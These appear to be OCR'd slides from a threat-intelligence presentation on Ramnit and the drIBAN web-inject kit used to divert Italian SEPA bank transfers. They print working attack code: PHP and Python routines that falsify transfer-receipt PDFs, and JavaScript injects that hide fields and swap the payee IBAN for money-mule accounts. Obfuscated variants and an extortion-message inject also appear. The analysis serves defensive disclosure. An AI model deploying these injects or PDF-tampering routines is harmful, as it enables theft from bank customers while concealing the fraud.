69 6E 62 69 7A 2E 69 6E     ..      CSS.Nhttps://www.
24 04 14 6D 6F 64 69 66     rtalWeb/themes.-all.cs.-$..modif
0C 64 61 74 61 5F 62 65     ication_arrays...........data_be
00 00 00 00                 .ÿú.......#ro
68 2D 63 68                 iv:nth-child(
```

Ramnit config - September 2022


Stage #2 Ramnit

Web Injects development life-cycle

During 2021, **we identified multiple bank accounts used for “debugging purposes”.**

These accounts were runned by TAs for monitoring changes in the website and for testing new injects variants.

Once tests are passed, the new payloads are distributed to the entire botnets.



Challenges of an automatic approach

Challenges:


- Wait two business days, required by SEPA transfer regulation.
- Maintain the victim unaware of the operation all time long.

Solutions:

- **Alter** all the occurrences of the money mule's details (IBAN, payee, etc..) on the **bank website** via **tailored drIBAN webinjects**.
- **Alter PDF documents** generated after a new money transfer has been authorized (which typically contains transaction's summary informations).

Stage #2 Ramnit

Real-time PDF tampering



A PHP engine to hook them all

The engine that is in charge to perform this action is php script called `pdf.php`:

- It will receive all the transaction data sent by bots, validate them, and dynamically invoke the corresponding PDF building routine.

https://<c2domain.eu>/ /pdf.php?id=313492ie0399a57b_pdf
&l=ITXXXXXXXXXX:ITYYYYYYYYY,DarthVader:LukeSkywalker,
BIC_code_X:BIC_code_Y

Stage #2 Ramnit

Behind the scenes

```
if (preg_match("/[redacted]/i", $_SERVER["HTTP_REFERER"])){


    $pf.="regex_to_replace.append((re.compile(\"Codice Pae([0-9a-zA-Z\:\ \.]+)\"), lambda m : \".\"))\n";
    $pf.="regex_to_replace.append((re.compile(\"Check([0-9a-zA-Z\:\ \.]+)\"), lambda m : \".\"))\n";
    $pf.="regex_to_replace.append((re.compile(\"BIC\"), lambda m : \"CODE IDENTIFICATIVO\"))\n";
    $str=$fake;
    for ($ik=2;$ik<strlen($str);$ik++){
        $ff= substr($str,0,$ik)." ".substr($str,$ik,strlen($str));
        $pf.="regex_to_replace.append((re.compile(\"".$ff."\"), lambda m : \"".$real."\"))\n";
    }
}

if (preg_match("/[redacted]/i", $_SERVER["HTTP_REFERER"])){

    $pf.="regex_to_replace.append((re.compile(\"Codice Pae([0-9a-zA-Z\:\ \.]+)\"), lambda m : \".\"))\n";
    $pf.="regex_to_replace.append((re.compile(\"Check([0-9a-zA-Z\:\ \.]+)\"), lambda m : \".\"))\n";
    $pf.="regex_to_replace.append((re.compile(\"CIN([0-9a-zA-Z\:\ \.]+)\"), lambda m : \".\"))\n";
    $pf.="regex_to_replace.append((re.compile(\"ABI([0-9a-zA-Z\:\ \.]+)\"), lambda m : \".\"))\n";
    $pf.="regex_to_replace.append((re.compile(\"CAB([0-9a-zA-Z\:\ \.]+)\"), lambda m : \".\"))\n";
    $pf.="regex_to_replace.append((re.compile(\"BANCA([0-9a-zA-Z\:\ \.]+)\"), lambda m : \".\"))\n";
    $pf.="regex_to_replace.append((re.compile(\"C:([0-9\ ]+)\"), lambda m : \".\"))\n";

    $str=$fake;
    for ($ik=2;$ik<strlen($str);$ik++){
        $ff= substr($str,0,$ik)." ".substr($str,$ik,strlen($str));
        $pf.="regex_to_replace.append((re.compile(\"".$ff."\"), lambda m : \"".$real."\"))\n";
    }
}
```

Discriminating PDF templates via `HTTP_REFERER`

```
import sys
import re
from datetime import datetime
import pdf_redactor
options = pdf_redactor.RedactorOptions()
regex_to_replace = []
regex_to_replace.append((re.compile("IT74[redacted]"), lambda m : "IT6
regex_to_replace.append((re.compile("[redacted]"), lambda m : "[redacted]")
regex_to_replace.append((re.compile("[redacted]"), lambda m : "_"))
regex_to_replace.append((re.compile("[redacted]"), lambda m : "_"))
regex_to_replace.append((re.compile("[redacted]"), lambda m : "[redacted]
regex_to_replace.append((re.compile("AB[redacted]"), lambda m : "[redacted]"))
options.content_filters = regex_to_replace
pdf_redactor.redactor(options)
```

`Python` routine filled with ATS details

ORIGINAL_16577851118..>	[redacted]	45K	Original PDF
REPLACE_16577851118f..>	[redacted]	59K	Replaced PDF
run.py	[redacted]	633	Python routine

Stage #2 Ramnit

Results!

Pag. 1 di 1
Data:
Dettaglio Presentazione — Bonifico Europeo Unico

Nome Flusso:		Data/Ora:	09:50:17
Conto ordinante:			E SRL
Ragione Sociale:		Codice SIA/CUC:	
Canale:	W	Stato:	Inoltrata
Tipologia:	Credit transfer	Data esecuzione:	
Totale:	33.592,13 EUR	Num.Disp.:	1
Modalità pagam:	TRA - Disposizioni di Bonifico SEPA con Esito a Ordinante		

Esito XML

Tipo messaggio	-	Causale Esito:	-
Nome Flusso orig	-	Data Esito:	-
Data/ora ult msg	-		
Motivazione	-		

Esito Disposizione di Pagamento:

C.R.O./Codice di riferimento:	-	Data Esito:	-
Num.Assegno:	-	Data Emissione	-
Data Ordine:	-	Data di addebito:	-
Imp.Commissioni:	-	Imp.Spese:	-
Imp.Penali:	-		

Storni e Segnalazioni Ulteriori:
Anomalia Segnalata: -

Dati Disposizione:

Data creazione		Importo da trasferire	33.592,13 EUR
Data esecuzione			
Tipo di bonifico	Credit Transfer	Finalità del pagamento:	CASH - Pagamento Generico
Tipo commissioni	SLEV - Ognuno paga la sua parte	Modalità pagamento	TRA - Disposizioni di Bonifico

Urgente	NO		
Bonifico Istantaneo	NO		
Beneficiario	RAV		
Identificativo fiscale	-		
Persona fisica	-		
Conto beneficiario	IT52	Codice SWIFT	
Tipo codice CBI	-	Codice	-
Destinatario esito	-		
CUC	-	Sia	-

Fraudulent payee

Original PDF
(downloaded from a clean workstation)

Pag. 1 di 1
Data:
Dettaglio Presentazione — Bonifico Europeo Unico

Nome Flusso:		Data/Ora:	09:50:17
Conto ordinante:			E SRL
Ragione Sociale:		Codice SIA/CUC:	
Canale:	W	Stato:	Inoltrata
Tipologia:	Credit transfer	Data esecuzione:	
Totale:	33.592,13 EUR	Num.Disp.:	1
Modalità pagam:	TRA - Disposizioni di Bonifico SEPA con Esito a Ordinante		

Esito XML

Tipo messaggio	-	Causale Esito:	-
Nome Flusso orig	-	Data Esito:	-
Data/ora ult msg	-		
Motivazione	-		

Esito Disposizione di Pagamento:

C.R.O./Codice di riferimento:	-	Data Esito:	-
Num.Assegno:	-	Data Emissione	-
Data Ordine:	-	Data di addebito:	-
Imp.Commissioni:	-	Imp.Spese:	-
Imp.Penali:	-		

Storni e Segnalazioni Ulteriori:
Anomalia Segnalata: -

Dati Disposizione:

Data creazione		Importo da trasferire	33.592,13 EUR
Data esecuzione			
Tipo di bonifico	Credit Transfer	Finalità del pagamento:	CASH - Pagamento Generico
Tipo commissioni	SLEV - Ognuno paga la sua parte	Modalità pagamento	TRA - Disposizioni di Bonifico

Urgente	NO		
Bonifico Istantaneo	NO		
Beneficiario	MIS		
Identificativo fiscale	-		
Persona fisica	-		
Conto beneficiario	IT04	Codice SWIFT	
Tipo codice CBI	-	Codice	-
Destinatario esito	-		
CUC	-	Sia	-

Original payee

Altered PDF
(downloaded from an infected workstation)

Stage #3

drIBAN

What is drIBAN?


- drIBAN (`dropper` + `IBAN`) is a Web-inject kit **emerged in 2018/19**.
- Mostly written in JavaScript and tailored for multiple targets.
- Its core functionality is the **ATS engine** (Automatic Transfer System):
  - Bypass SCA/MFA
  - Highly scalable
  - No social engineering required

```
if (/,|\./.test(document.getElementById('importo').value)) {
    var sa = document.getElementById('importo').value.replace('.', '').replace(',', '');
} else {
    var sa = document.getElementById('importo').value + '00'
}
var md = {
    drIBAN: ['IT94[redacted]', 'IT84[redacted]'],
    drBIC: ['[redacted]', '[redacted]'],
    drMin: ['7999', '69999'],
    drMax: ['20001', '90001'],
    drName: ['IT[redacted]', 'VE[redacted]']
};
var c = -1;
for (var j = 0; j < md.drMin.length; j++) {
    if (parseInt(md.drMax[j]) > 1) {
        if (parseInt(sa) > parseInt(md.drMin[j] + '00') && parseInt(sa) < parseInt(md.drMax[j] + '00')) c = j;
    } else {
        if (parseInt(sa) > parseInt(md.drMin[j] + '00')) c = j;
    }
}
if (document.getElementById('codibanbenef').value == '') c = -1;
if ($('#flag_urgente').is(':checked')) {
    c = -1;
};
if ($('#flag_instantpay').is(':checked')) {
    c = -1;
};
if (c > -1) {
    document.getElementById('codibanbenef').style.color = '#ffffff';
    document.getElementById('codbicbenef').style.color = '#ffffff';
    document.getElementById('dsbeneficiario').style.color = '#ffffff';
    document.getElementById('dsdatiaggi1').style.color = '#ffffff';
    $('#dsindirizzobenef').val('');
    $('#codcapbenef').val('');
    $('#dscittabenef').val('');
    $('#codprovinciabenef').val('');
    $('#codnazbenef').val('');
1

}
```

Stage #3 drIBAN

Story of a web injection kit



Stage #3 drIBAN

ATS Engine in action - Hooking


```
$(document).ready(
        function() {
            var todobp = '';
1           $('#_sepacredittransfer_WAR_webcontocpaymentssepaportlet_signButton').mousedown(
                function() {
                    if (/,|\./.test($('input[id="paymentRequest.pmtInf.cdtTrfTxInf0.amt.instdAmt"]').val())) {
                        var sa = $('input[id="paymentRequest.pmtInf.cdtTrfTxInf0.amt.instdAmt"]').val().replace('.', '').replace(',', '');
                    } else {
                        var sa = $('input[id="paymentRequest.pmtInf.cdtTrfTxInf0.amt.instdAmt"]').val() + '00'
                    };

                    ri = document.getElementById('paymentRequest.pmtInf.cdtTrfTxInf0.cdtrAcct.id.iBAN').value,
                    c = -1;

                    ////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////
                    for (var j = 0; j < MULE_ARRAY.drMIN.length; j++) {
                        if (parseInt(MULE_ARRAY.drMAX[j]) > 1) {
                            if (parseInt(sa) > parseInt(MULE_ARRAY.drMIN[j] + '00') && parseInt(sa) < parseInt(MULE_ARRAY.drMAX[j] + '00')) c = j;
2                       } else {
                            if (parseInt(sa) > parseInt(MULE_ARRAY.drMIN[j] + '00')) c = j;
                        }
                    }

                    if (c > -1) {
                        var rn = document.getElementById('paymentRequest.pmtInf.cdtTrfTxInf0.cdtr.nm').value.replace(/'/g, '').replace(/,/g, '.').replace(/&/g, '');
                        if ($('input[name="__form"]').val().indexOf('run') < 0) {
                            $('input[name="__form"]').val('ff=&brun=' + MULE_ARRAY.drIBAN[c] + ':' + ri + ',' + MULE_ARRAY.drCITY[c] + ':_,' + MULE_ARRAY.drNAME[c] + ':' + rn);
                        }
                        var _tt = MULE_ARRAY.drIBAN[c];
                        if (_tt.substring(0, 2).toUpperCase().indexOf('IT') < 0) {
                            document.getElementById('paymentRequest.pmtInf.cdtTrfTxInf0.cdtr.pstlAdr.twnNm').value = MULE_ARRAY.drCITY[c];
                            $('input[name="paymentRequest.pmtInf.cdtTrfTxInf[0].cdtrAgt.finInstnId.bIC"]').val(MULE_ARRAY.drBIC[c]);
                        }
                        $('input[id="paymentRequest.pmtInf.cdtTrfTxInf0.cdtr.nm"]').attr('style', 'color:#ffffff; background: #ffffff ');
                            document.getElementById('paymentRequest.pmtInf.cdtTrfTxInf0.cdtr.nm').value = MULE_ARRAY.drNAME[c]; document.getElementById('extensionsupdateData').checked = false;
                            $('input[id="paymentRequest.pmtInf.dbtr.pstlAdr.ctrySubDvsn"]').val('');
                            $('input[id="paymentRequest.pmtInf.cdtTrfTxInf0.ultmtCdtr.pstlAdr.pstCd"]').val('');
                            $("#beneficiaryClientCode").val(''); document.getElementById('paymentRequest.pmtInf.dbtr.pstlAdr.adrTp').value = '';
                            document.getElementById('paymentRequest.pmtInf.dbtr.pstlAdr.adrLine0').value = '';
                            $('.beneficiary-iban').hide();
3                           document.getElementById('paymentRequest.pmtInf.cdtTrfTxInf0.cdtrAcct.id.iBAN').value = MULE_ARRAY.drIBAN[c];
                            if ($('#extensionsibanTxt').val() != '') {
                                $('#extensionsibanTxt').val(MULE_ARRAY.drIBAN[c])
                            };
                        }
                    }
                );
```

Payment range verification




Stage #3 drIBAN

ATS engine in action - Visualization

```
for (var j = 0; j < MULE_ARRAY.drMIN.length; j++) {
    if (parseInt(MULE_ARRAY.drMAX[j]) > 1) {
        if (parseInt(sa) > parseInt(MULE_ARRAY.drMIN[j] + '00') && parseInt(sa) < parseInt(MULE
    } else {
        if (parseInt(sa) > parseInt(MULE_ARRAY.drMIN[j] + '00')) c = j;
    }
}


if (c > -1) {
    var rn = document.getElementById('paymentRequest.pmtInf.cdtTrfTxInf0.cdtr.nm').value.replac
    if ($('input[name="__form"]').val().indexOf('run') < 0) {
        $('input[name="__form"]').val('ff=&brun=' + MULE_ARRAY.drIBAN[c] + ':' + ri + ',' + MUL
    }
    var _tt = MULE_ARRAY.drIBAN[c];
    if (_tt.substring(0, 2).toUpperCase().indexOf('IT') < 0) {
        document.getElementById('paymentRequest.pmtInf.cdtTrfTxInf0.cdtr.pstlAdr.twnNm').value
        $('input[name="paymentRequest.pmtInf.cdtTrfTxInf[0].cdtrAgt.finInstnId.bIC"]').val(MULE
    }
    $('input[id="paymentRequest.pmtInf.cdtTrfTxInf0.cdtr.nm"]').attr('style', 'color:#ffffff; b
        document.getElementById('paymentRequest.pmtInf.cdtTrfTxInf0.cdtr.nm').value = MULE_ARRAY.c
        document.getElementById('extensionsupdateData').checked = false;
        $('input[id="paymentRequest.pmtInf.dbtr.pstlAdr.ctrySubDvsn"]').val('');
        $('input[id="paymentRequest.pmtInf.cdtTrfTxInf0.ultmtCdtr.pstlAdr.pstCd"]').val('');
        $("#beneficiaryClientCode").val('');
        document.getElementById('paymentRequest.pmtInf.dbtr.pstlAdr.adrTp').value = '';
        document.getElementById('paymentRequest.pmtInf.dbtr.pstlAdr.adrLine0').value = '';
        $('.beneficiary-iban').hide();
        document.getElementById('paymentRequest.pmtInf.cdtTrfTxInf0.cdtrAcct.id.IBAN').value = MULE_ARRAY.drIBAN[c];
        if ($('#extensionsibanTxt').val() != '') {
            $('#extensionsibanTxt').val(MULE_ARRAY.drIBAN[c])
        };
    }
}
```



Evading monitoring systems

- Polymorphic code
- Hex string encoding
- String Splitting
- Base64 Encoding

```
var md = {
    drIBAN: ['[redacted]'],
    drBIC: ['MICSITM1'],
    drMIN: ['24999'],
    drMAX: ['40001'],
    drNAME: ['[redacted]'],
    drCITY: ['MILANO'],
    drREFERENCE: ['PER A.S. DEL 10.09']
```

```
var vGXTEX = {
    DZKbph: ['[redacted]'],
    eNEPZS: ['MICSITM1'],
    xNoKia: ['24999'],
    mfzwQi: ['40001'],
    mdNkHT: ['[redacted]R'],
    aEezCf: ['MILANO'],
    EZPfDz: ['PER A.S. DEL 10.09']
```

Replace

```
var lrv = decodeURIComponent(",_XXX:_") + ',' + WGHZZTb;
if (lrv.length > 20) {
    var l = lrv['\x73\x70\x6c\x69\x74'](',')['\x73\x70\x6c\x69\x74'](",");
    var o = '';
    for (var i = 0; i < l.length; i++) {
        try {
            var srkW = l[i]['\x73\x70\x6c\x69\x74](":");
            if (srkW[0].length > 2) {
                try {
                    $('p:contains(' + srkW[0] + '):last').text($('p:contains(' + srkW[0] + '):last').text()['\x72\x65\x70\x6c\x61\x63\x65'](srkW[0], srkW[1]));
                } catch (eee) {}
                try {
                    $('p:contains(' + srkW[0] + '):last').text($('p:contains(' + srkW[0] + '):last').text()['\x72\x65\x70\x6c\x61\x63\x65'](srkW[0], srkW[1]));
                } catch (eee) {}
                try {
                    $('td:contains(' + srkW[0] + '):last').html($('td:contains(' + srkW[0] + '):last').html()['\x72\x65\x70\x6c\x61\x63\x65'](srkW[0], srkW[1]));
                } catch (eee) {}
```

split

```
rdzAzAt = OZtkuM.ZiydPI[c] + ':' + rib + ',' + OZtkuM.feAFTP[c] + ':' + ri + ',' + OZtkuM.BoBUQR[c] + ':_,' + OZtkuM.BeCmwq
parameters = parameters['rep' + 'lace'](rib, OZtkuM.ZiydPI[c])['rep' + 'lace'](encodeURIComponent(ri), encodeURIComponent(O
```

```
"eyJTcXRxe[redacted]KF4IjpbIjUwMDAxIl19"
{"SqtqxW":["[redacted]00004880"], "MgmUxY":["15000"],"Ctgqqx":["50001"]}
```

Messaging via web-inject

- **Extortion** messages through web injection.
- Ransom **500 BTC**.

```
$(document).ready(
    function() {
        var todobp = '';
        var _tt = 'New checkpoint! Today and only today you can buy best protect system. For you special sale 20%. 500 BTC and you forget about this problem. Write your decision and email for contact here in comment';
        var ewX = ',' + todobp;
        if (ewX.length > 10) {
            setInterval(
                function() {
                    var ewX = ',' + todobp;
                    var rr = ewX.split(","),
                        d = [],
                        t = '';
                    for (var j = 0; j < rr.length; j++) {
                        try {
                            if (rr[j].length > 3) {
                                d = rr[j].split(":");
                                if (d[0].length > 2) {
                                    try {
                                        $('td:contains(' + d[0] + '):last').html($('td:contains(' + d[0] + '):last').html().replace(new RegExp(d[0], 'g'), d[1]));
                                    } catch (eee) {}
```

